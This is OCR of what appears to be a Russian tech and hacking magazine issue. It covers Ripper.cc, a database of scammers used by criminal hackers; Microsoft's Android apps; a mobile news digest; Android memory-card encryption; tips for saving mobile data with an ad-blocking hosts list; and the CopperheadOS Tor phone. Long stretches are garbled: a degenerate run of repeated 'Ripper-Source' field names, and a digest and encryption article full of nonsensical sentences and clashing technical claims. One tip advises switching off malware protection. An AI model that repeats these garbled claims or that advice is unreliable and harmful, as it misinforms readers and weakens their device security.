
→ Когда речь заходит о темной стороне инфосеса, невыполнение обязательств становится особенно актуальной темой. Другими словами, где криминал, там и кидалы. Снизить риск помогают арбитры и гаранты, которые занимаются проведением сделок и разрешением спорных ситуаций, но числа желающих взять деньги и ничего не дать взамен все равно высоко. Свое решение проблемы предлагают разработчики ресурса Ripper.cc.

Если в двух словах, Ripper — это база кидал. Идея такого реестра не новa — уже многие годы подобный список ведется на сайте kidala.info, и разработчики Ripper признают, что именно его они и собирают заменить. Надо сказать, что им удалось вывести идею на качественно новый уровень, причем дело не только в модном дизайне.

Ripper собирает отзывы заказчиков по каждому хакеру, позволяет искать и фильтровать по разным параметрам, а также ведет учет альтернативных никнеймов, профилей на форумах, логинов в мессенджерах и счетов платежных систем. Изначально базы были собраны по разным форумам, но теперь желающие могут добавить информацию напрямую в Ripper с помощью специальной формы.



Для удобства использования у Ripper есть плагины для Firefox, Chrome и джаббер-клиента PsiPlus. Плагин сверяет встречающиеся никнеймы пользователей с базой Ripper и предупреждает, если найдет совпадение.


Ripper
Ripper 0x0A0A0C7C
Ripper-User
Ripper-Nick
Ripper-Date
Ripper-Comment
Ripper-Source
Ripper-Type
Ripper-Reason
Ripper-Proof
Ripper-Source-Type
Ripper-Source-Nick
Ripper-Source-Date
Ripper-Source-Comment
Ripper-Source-Reason
Ripper-Source-Proof
Ripper-Source-Source-Type
Ripper-Source-Source-Nick
Ripper-Source-Source-Date
Ripper-Source-Source-Comment
Ripper-Source-Source-Reason
Ripper-Source-Source-Proof
Ripper-Source-Source-Source-Type
Ripper-Source-Source-Source-Nick
Ripper-Source-Source-Source-Date
Ripper-Source-Source-Source-Comment
Ripper-Source-Source-Source-Reason
Ripper-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Type
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Nick
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Date
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Comment
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Reason
Ripper-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Source-Proof
Ripper-Source-Type
Ripper-Source-Nick
Ripper-Source-Date
Ripper-Source-Comment
Ripper-Source-Reason
Ripper-Source-Proof
Ripper-Source-Type
Ripper-Source-Nick
Ripper-Source-Date
Ripper-Source-Comment
Ripper-Source-Reason
Ripper-Source-Proof
Ripper-Source-Type
Ripper-Source-Nick
Ripper-Source-Date
Ripper-Source-Comment
Ripper-Source-Reason
Ripper-Source-Proof
Ripper-Source-Type
Ripper-Source-Nick
Ripper-Source-Date
Ripper-Source-Comment
Ripper-Source-Reason
Ripper-Source-Proof
Ripper-Source-Type
Ripper-Source-Nick
Ripper-Source-Date
Ripper-Source-Comment
Ripper-Source-Reason
Ripper-Source-Proof
Ripper-Source-Type
Ripper-Source-Nick
Ripper-Source-Date
Ripper-Source-Comment
Ripper-Source-Reason
Ripper-Source-Proof
Ripper-Source-Type
Ripper-Source-Nick
Ripper-Source-Date
Ripper-Source-Comment
Ripper-Source-Reason
Ripper-Source-Proof
Ripper-Source-Type
Ripper-Source-Nick
Ripper-Source-Date
Ripper-Source-Comment
Ripper-Source-Reason
Ripper-Source-Proof
Ripper-Source-Type
Ripper-Source-Nick
Ripper-Source-Date
Ripper-Source-Comment
Ripper-Source-Reason
Ripper-Source-Proof
Ripper-Source-Type
Ripper-Source-Nick
Ripper-Source-Date
Ripper-Source-Comment
Ripper-Source-Reason
Ripper-Source-Proof
Ripper-Source-Type
Ripper-Source-Nick
Ripper-Source-Date
Ripper-Source-Comment
Ripper-Source-Reason
Ripper-Source-Proof
Ripper-Source-Type
Ripper-Source-Nick
Ripper-Source-Date
Ripper-Source-Comment
Ripper-Source-Reason
Ripper-Source

ВЫПУСК #27.
MICROSOFT

КАРМАННЫЙ СОФТ


Думаешь, в арсенале приложений для Android у Microsoft есть только Word, Excel, Skype и «Солитер»? На самом деле MS успела нагенерировать более 70 Android-приложений самых разных типов. У нее есть собственный лаунчер, time-lapse-камера, превосходный сканер документов и целых два экрана блокировки.

ARROW LAUNCHER

Да, это лаунчер от Microsoft, абсолютно бесплатный и притом удобный. Лаунчер имеет множество настроек, включая выбор размера, сетки и способа позиционирования иконок (вручную или автоматически), поддерживает icon-паки, имеет строку поиска, с помощью которой можно запустить последнее использованное приложение, а по взмаху с нижней стороны экрана доступна панель управления в стиле Control Center из iOS.

Плюс у Arrow Launcher интересная система управления рабочим пространством. Классический рабочий стол с иконками и виджетами тут по умолчанию всего один, на других располагаются: список наиболее частых контактов с панелью поиска контакта в адресной книге, список задач (простой TODO-лист), список документов с поддержкой облачного хранилища, а также экран Recent, на котором отображаются последние звонки, фотографии, установленные приложения и прочее.

Microsoft, конечно же, не пионер в переосмыслении рабочего пространства, нечто подобное в гораздо более развитой форме было в Aviate (который приобрела Yahoo), практически идентичную концепцию использует ASAP Launcher. Однако и на детище MS тоже стоит обратить внимание.




Arrow Launcher
Платформа: Android 4.0.3
Цена: бесплатно

NEXT LOCK SCREEN

«Лучший экран блокировки для Android» — такое звание присудили журналисты сайта AndroidPIT очередному детищу MS, о чем последняя не постеснялась сообщить в описании приложения в Play Store. На самом же деле Next Lock Screen ничем особенным не отличается. По большому счету это просто очень неплохо выглядящий локскрин, способный выводить на экран уведомления, события календаря, пропущенные звонки, СМС, иконки приложений и, конечно же, погоду.

Также Next Lock Screen позволяет включать экран при получении уведомления и умеет автоматически менять обои, загружая их с помощью Bing. Но самое главное — он стабильный. Никаких лагов, свойственных другим экранам блокировки, тут не наблюдается. При включении экрана никогда не бывает такого, чтобы перед Next появился стандартный экран блокировки, и он никогда не возникнет вместо рабочего стола.


Интересно, что это не единственный экран блокировки за авторством MS. Второй носит имя Picturesque Lock Screen и, по сути, отличается только дизайном и слегка измененным набором функций.



Next Lock Screen
Платформа: Android 4.1
Цена: бесплатно

OFFICE LENS

Единственное назначение этого приложения — сканирование документов. Office Lens позволяет сфотографировать текст практически под любым углом, а затем автоматически разворачивает его, устраняет «перекосы» текста, шумы, нормализует гамму и сохраняет в JPG-файл. Ты можешь быстро сфотографировать расписание на вокзале, не заботясь о том, чтобы оно попало в кадр под правильным углом, — Office Lens само приведет его к нужному виду и сохранит. Простой удобный инструмент.



Office Lens
Платформа: Android 4.0
Цена: бесплатно

HYPERLAPSE MOBILE

Снять time-laps-видео на стационарную неподвижную камеру очень просто. Достаточно делать фотографию каждые N миллисекунд, а затем склеить их в видеоролик. Но все серьезно усложняется, когда имеешь дело с подвижной камерой смартфона: каждый снимок будет иметь смещение относительно предыдущего и в результате вместо видео ты получишь рябь, от которой заболят глаза.

Hyperlapse Mobile решает эту проблему, позволяя получить гладкое видео даже при тряске и постоянном смещении кадра. Достигается это благодаря нескольким алгоритмам, которые выбирают нужные кадры, подгоняют их друг к другу, а затем вписывают в общую «рамку». Приложение позволяет снимать в HD и Full HD и произвольно выбирать скорость воспроизведения: от стандартной до x32.

Hyperlapse Mobile
Платформа: Android 4.4
Цена: бесплатно

МОБИЛЬНЫЙ ДАЙДЖЕСТ ДЕКАБРЯ

Евгений Зобнин
Дмитрий Ларин

Сегодня в выпуске: Android 7.1, iOS 10.2, смерть CyanogenMod и Pebble, новая ОС для умных часов, OnePlus 3, прекращающий автомобиль в самоуправление, джейлбрейк iOS 10.1.1, защищенный планшет КНДР, самые рекомендуемые смартфоны 2016 года, интерфейс Android Chrome OS, а такжеديمقراطية Secure ROM и всеобъемлющий список инструментов мобильного пентестера.

В декабре увидела свет платформа Android 7.1. О ней мы уже рассказывали: изменения касались и ядра, и фреймворка, и API для быстрых вызовов (в этот раз, что в iOS появляется при нажатии с усилием), курсор иконки, новый ресурс экрана приложений, поддержка полноцветных 3 тысяч эмоджи сутки, как в приложении Gif keyboard, а также возможность использовать датчик отпечатка пальца для других нуждарин.

Обновилась и ОС. Теперь номер стабильной версии — 10.2. Изменения, как и в релизе 10.1, касаются в основном обновления системных приложений, характер. В сторе состояние теперь есть иконка, свидетельствующая о подключении Pixel-устройства, анимация стала более плавными, «Центр приложений» теперь запоминает позицию, на которой ты находился, покидая его, появилась кнопка новом обоям (при этом новая опция, позволяющая выбрать эффектов и Wallpaper toolс небольшие улучшения в стоковых приложениях. Также теперь можно сделать приметить всем владельцам совместимых аксессуаров.

Между тем в декабре Android 5.0/5.1 Lollipop внезапно стала самой распространенной версией Android.

Version	Codename	API	Distribution
2.2	Froyo	8	0.1%
2.3.3-2.3.7	Gingerbread	10	1.2%
4.0.3-4.0.4	Ice Cream Sandwich	15	1.4%
4.1.x	Jelly Bean	16	4.5%
4.2.x		17	6.4%
4.3		18	1.9%
4.4	KitKat	19	24.0%
5.0	Lollipop	21	10.8%
5.1		22	33.2%
6.0	Marshmallow	23	26.3%
7.0	Nougat	24	0.4%

В декабре Lollipop стала самой распространенной версией Android.

В начале декабря пользователь существовать компании Pebble, выпускавшие знаменитые часы Pebble, ОС которые держать запад батареи почти неделю при постоянно включенном экране (это было возможно благодаря маленькому черно-белому экрану), анонсировали ОС для Fitbit, которая же использовается в Galileo OS, а окружении работает стала KDE для Linux/UWP, и драйверам Android (проекты Ubiquitous).

Обзоры доступны для LG Watch, LG Watch Urbane, Sony SmartWatch 3 и Asus ZenWatch 2. Из приятных сотрудников Pebble ОС в декабре стало известно, что их приложения доступны лишь самих часы, напомину, планировщик, таймер, секундомер и пульт управления музыкой на смартфоне.

В декабре пользователям ОС наконец-то получили дизлайфбрейк iOS 10.1.1. Вы полнила его не умеющим Pangu Team, а известный разработ Luca Todesco aka pwn0rz. Из изменений, полезных утилита для дизлайфбрейк на оказалось совсем не такой, как мы привыкли видеть: нажимать надо уже не на приложение, а на кнопку «Установить». Кстати, в приложении заменили Cydia. Нет, только варианта, только ка-такие, который необходимо настраивать, но, к сожалению, использовать Apple, и выполнить ещё множество шагов до его запуска и после. Плюс отдельный набор шаманств для установки Cydia.

Еще один подарок владельцам яблочных девайсов в декабре: между Winfrdat Он выпустил утилиту Prometheus, способную выполнить дауграйд до любой версии iOS, которая необходима не подходящих или клиентов Apple. К сожалению, как и в случае с дизлайфбрейк, тут тоже есть множество подарков как-нибудь для дауграйда необходим дизлайфбрейк. 64-битная девайс с заранее сохраненные blobs shsh2. Подробнее о том, как использовать утилиту, можно прочитать в статье Downgradeable.

Дауграйд iOS 10.2

Ну и конечно же, не забудем про «смерть» проекта CyanogenMod, что через месяцев всего не смешно, а ребрендинга в LineageOS. И 10 тем что все это значит и почему так получилось, мы уже написали в статье «CyanogenMod мертв, да здравствует CyanogenMod».

ИНСТРУМЕНТЫ

Lazy Droid — подделка синтаксиса джаезаосмотрщик листингов Small для редактора Sublime Text 2/3

УСТРОЙСТВА

Вы не можете камера дрейлог и его знаменитый контакт ПО и оборудование, превращающий автомобиль в самоуправляемый? Сначала дрейлог пытался сделать ПО (что) собирается продавать свою платформу автомобильным компаниям, а после нередкам решил выпустить ее как автономный набор, но, видимо, не нашел покупателей. Теперь дрейлог выпустил свой набор для Nexus 5/5X на AOSP (Android Hardware Traffic Safety Kit) с целью протестировать продукт перед продажей, мотивируя это тем, что он может быть небезопасен для дороги (и участников дорожного движения). Ставить дрейлог можно не кастомно, кроме как отпустить свое ПО в свободное плавание, отправив запрос на email.

При чем здесь мобильные технологии? А при том, что все эта система, включающая в себя нейронную сеть, работает на графическом процессоре серии Tegra и соединяется с смартфона OnePlus 3 с частичной прошивкой для ограничения информации о дорогах система использует камеру самого смартфона.

Оказалось, что в КНДР где большая часть населения питается травой и мечтает попробовать рис, есть высокие технологии, которые выходят далеко за рамки того, для чего они изначально. Например, любой этой страны может купить планшет (если будет экономить лет этак двадцать), но только это будет не мелкий iPad, а китайский доработанный с удаленным доступом по Bluetooth и модифицированным ПО, не дающим отнять приложения и дожевать Ютуб цифровой подписи. Подробнее читает, кстати говоря, был по всем старым ребятам на конференции CCC Berlin.

Secure ROM
Secure ROM
Secure ROM

КРИПТОСТОЙКИЕ АНДРОИДЫ

ЧАСТЬ 2: КАК УСТРОИТЬ ШИФРОВАНИЕ ДАННЫХ НА КАРТЕ ПАМЯТИ ANDROID


ИВАНОВ
Сергей Сергеевич
Старший эксперт по мобильным технологиям Отдела технологий обеспечения информационной безопасности Лаборатории Касперского. Занимается исследованием мобильных угроз, разработкой технологий по их нейтрализации, а также обеспечением информационной безопасности мобильных устройств. Принимал участие в разработке ряда технологий и сервисов компании «Лаборатория Касперского», в том числе Kaspersky Mobile Security, Kaspersky Anti-Spam, Kaspersky Anti-Virus, Kaspersky Internet Security, Kaspersky Lab Mobile, Kaspersky Mobile Antivirus, Kaspersky Mobile Security, Kaspersky Security for Smartphone. Имеет несколько патентов в области обеспечения информационной безопасности мобильных устройств. Выступает с докладами на ведущих отечественных и международных конференциях по вопросам информационной безопасности.

Шифрование данных в ОС Android позволяет защитить с двумя паролями конфиденциальную информацию, доступ к которым гаджет и/или карта памяти с ней получают раздельно. Мы рассмотрим, как создают данные для хранения, платежную карту с конфиденциальной информацией и как защитить пароль управления правами доступа, которым разрешается конфиденциальная информация для карточек фиктивной системой NFC. Поговорим о возможностях версии Android Jelly Bean и шифрования карманных мессенджеров, а также о том, как обеспечить графической защиты сенсоры «кнопкой для глубокого спящего» и ядерный предел с шифрованием на лету.

ОСОБЫЕ РОЛИ КАРТЫ ПАМЯТИ

Для обеспечения конфиденциальности использования карты памяти как внешнего хранилища рекомендуется использовать карту памяти только мультимедиа без каких-либо требований к его защите и надеяться на то, что злоумышленник не сможет получить доступ к данным, которые вы не хотите показывать в чужих руках.

Возможность переносить на карту памяти и такие приложения, которые не предназначены для хранения на ней, появилась в версии Android 2.2 Froyo. Сначала эта функция была экспериментальной, но в версии 2.3 Gingerbread она стала полностью рабочей. Для использования этой функции необходимо в файле manifest.xml приложения прописать параметр installLocation, который может принимать три значения: internalOnly — приложение не может быть перенесено на карту памяти; preferExternal — приложение может быть перенесено на карту памяти, но по умолчанию оно будет сохранено в системной памяти; auto — приложение может быть перенесено на карту памяти, но по умолчанию оно будет сохранено в системной памяти, если на карте памяти не хватит свободного места.



ДОБАВУРИЛ ДРУГ!

В Android Ice Cream Sandwich появилась поддержка карт ближнего радиодействия — Android Beam. Это позволяет Google делать платежную карту с NFC-чипом, которая может быть при этом и карта памяти. Для этого нужно в карту вставить чип с NFC и разбить карту на два раздела: первый — для карты памяти, второй — для платежной карты. Конечно, для использования такой платежной карты нужно, чтобы на ней была установлена платежная система Google Wallet, которая пока доступна только в США. Для платежной системы Google Wallet в ближайшем будущем планируется выпуск карт с NFC-чипом, которые будут выпускаться в сотрудничестве с Citibank и MasterCard. Для использования такой

ПРЕ ЗА ЗМЕЙГАЛЬНЫЕ

ЭКОНОМИМ МОБИЛЬНЫЙ ТРАФИК ПО ПОЛНОЙ

Денис Погребняк
Редактор «ЮТ.Мобильные»

Сотовые сети обеспечивают все более и более скоростной доступ к Интернету в Всемирной сети, а потребление трафика мобильными устройствами только растет. Однако мобильный интернет все еще остается удовольствием не из дешевых: до сих пор многие из нас пользуются тарифами с объемом трафика в 4 Гбайт, и многие лишь путешествуют, а интернет в путешествии обходится гораздо дороже.

В этой статье мы расскажем семь способов экономии мобильного трафика, из самых простых, доступных каждому пользователю смартфона и самых изощренных, рассчитанных, полного запрета на передачу данных и совсем неочевидных способов, помогающих обходить блокировщики рекламы.

1. ШТАТНЫЕ СРЕДСТВА ANDROID

Несколько простых шагов помогут сократить объем передаваемых данных.

1. Перейди в настройки Play Store и в среде «Автообновление приложений» нажмите «Никогда». Снимай галочку возле пункта «Разрешить обновления».
2. Перейди в «Настройки» и выключи «Фоновые данные» и «Синхронизацию».
3. «Настройки» → «Аккаунты», «почта», «Мечтаю», снимай галку «Автосинхронизация данных». Использование интернета заметно сократится, но перестанут приходить уведомления о новых сообщениях.
4. Теперь вернись к настройкам и перейди в «Передачу данных». Нажми «Меню» и выбери «Ограничение фоновых данных». В результате возрастет время жизни на смартфоне от батареи и уменьшится потребление интернета, но перестанут приходить оповещения из мессенджеров. Поэтому более правильным решением будет прописывать списки, найти не очень важные приложения и ограничить для них доступ к фоновым данным и отключить остальные.
5. Открой «Настройки Google» и перейди в «Безопасность». Отключи «Проверять наличие приложений из Play Protect» и не рекомендую, в ист «Дата» галку «Борьба с вредоносным программами». Вредоносные программы реально. На свой страх и риск можешь отключить «Разрешить любые устройства» и «Удаленную блокировку».
6. В том же «Настройки Google» перейди в «Управление данными» (внизу списка) и выбери «Отправлять данные приложения» на «Только Wi-Fi».
7. Вернись назад и выбери «Поиск в Google Now». Перейди в раздел «Личные данные» и отключи «Отправлять статистику». В меню «Голосовой поиск» → Распознавание «Google» запрет пакет для офлайн-распознавания и отключи его для экономии трафика. Выбери «Только по Wi-Fi». Также ты можешь перейти в раздел «Лента» и отключить. Лента — это левый экран «Google Стадии» или «Новый экран» Google. Здесь же можно отключить «Только по версии» (Google Now on tap). Ну и самой ленту отключи при «Рекомендуемых приложениях».
8. Не забудь в «Настройки» → О телефоне» отключить автоскачивание и автозагрузку обновлений.

2. ИЗБАВЛЯЕМСЯ ОТ РЕКЛАМЫ


Как же «Google» и не отобрать скачать потребление трафика — это блокировка рекламы. В этом помогает незамысловатая программа Adhaway. Она полностью запрещает доступ к рекламным серверам, блокирует на уровне системы. Другими словами, когда приложение обращается к адресу, который есть в базе, запрос просто не доходит. Это ускоряет работу приложения и экономит трафик, что создает за действительно пользователей тоже блокируется. Для обеспечения требуется только root-доступ и Busybox.

При включенной блокировке могут возникнуть проблемы с работой некоторых приложений для заработка на рекламе (например, Tapjoy, AdwordsApp, ConkaSP — последний до недавнего времени вообще ничего не показывал). Возможны и другие несовместимости. Поэтому сначала из «Adhaway» добавь только приложение Weather Underground. В последующем вкрапи все остаю в порядке. Если Weather Underground что-то поменяет, то на «Adhaway» попрошем адреса хостов.

hosts
127.0.0.1 localhost
hosts
127.0.0.1 localhost
127.0.0.1 ad-emea.doubleclick.net
127.0.0.1 ad-flash.doubleclick.net
127.0.0.1 ad-g.doubleclick.net
127.0.0.1 ad-hosting.msn.com
127.0.0.1 ad-index.msn.com
127.0.0.1 ad-maps.msn.com
127.0.0.1 ad-msn-com.msn.com
127.0.0.1 ad-msn-com.msn.com
127.0.0.1 ad-msn-com

ТРУДА ДЛЯ АНОНИМУСА

ПЕРВЫЙ ВЗГЛЯД НА СМАРТФОН, РАЗВИВАЕМЫЙ ПРОЕКТОМ TOR



Евгений Зобнин
zobnin@gmail.com

Мир знает множество попыток создать защищенный смартфон. Это и Blackphone с функцией шифрования всех коммуникаций, и сомнительный BlackBerry Priv, и даже GATCA Elite, создатели которого вообще не стали ничего придумывать и выдали за эксклюзивные стандартные возможности Android. Совсем недавно о создании рабочего прототипа защищенного смартфона объявили разработчики Tor, а мимо такой новости точно нельзя пройдить.

«Защищенный смартфон от разработчиков анонимизирующего ПО» — звучит странно, не правда ли? Но не спеши с выводами. В отличие от того же BlackBerry Priv, «Тор-смартфон» основан на открытом ПО от нескольких компаний и независимых разработчиков, сам смартфон — это Nexus 6P. Его даже не собираются продавать, а вместо этого поставляют специальную прошивку.

Прошивка, естественно, основана на Android, но не на том Android, который ты привык видеть в своем смартфоне, а на его модификации под названием CopperheadOS. Se создали специалисты из канадской компании Copperhead. Больше они, в общем-то, ничем не известны, но, судя по тем функциям, которые уже внедрены в прошивку, эти ребята явно знают, что делают.

COPPERHEADOS

Главная особенность CopperheadOS — существенно расширенные средства предотвращения взлома. Прошивка включает в себя модернизированную реализацию аллокатора памяти (malloc) из OpenBSD (подробнее о нем можно прочитать здесь, (pdf)), который рандомизирует выделяемые приложению страницы и заполняет мусором возвращаемые страницы памяти. Это делает атаки класса use-after-free более сложными в реализации. OpenBSD malloc также размещает метки в конце выделяемых областей памяти, которые проверяются при ее освобождении. Это позволяет бороться с атаками типа heap overflow.

При сборке CopperheadOS используются средства компилятора для предотвращения срыва стека. В частности, механизмы **_FORTIFY_SOURCE** в GCC (Android < 7.0), **-fsanitize=bounds**, **-fsanitize=safe-stack** в Clang (Android 7.0), механизм **-fsanitize=integer** для защиты от целочисленного переполнения (integer overflow). Эти средства использует Google в AOSP, но разработчики CopperheadOS расширили их применение для гораздо большего количества функций стандартной библиотеки языка си (и, что немаловажно, закомпилили в апстрим).

Для защиты от модификации кода CopperheadOS использует механизм доверенной загрузки, впервые появившийся в Android 4.4, и, кроме того, но полагается на заблаговременно оптимизированный код приложений из каталога */data/dalvik-cache*. Последний нужен для быстрого запуска приложений и генерируется во время первой загрузки смартфона (сообщение «Оптимизация приложений...»). Однако он же может быть использован для внедрения в систему зловредного кода: нет смысла подменять само приложение в разделе /system — механизм доверенной загрузки отказется загружать смартфон после модификации системного раздела, а вот оптимизированный код в */data/dalvik/cache* ни у кого подозрений не вызовет.

Ядро CopperheadOS собрано с патчем PaX, включающим в себя несколько механизмов предотвращения атак:

- **PAX_RANDMMAP** — более продвинутая, в сравнении с применяемой в стандартном ядре Android, реализация механизма рандомизации адресного пространства (ASLR), затрудняющая атаки, направленные на переполнение буфера и кипа;
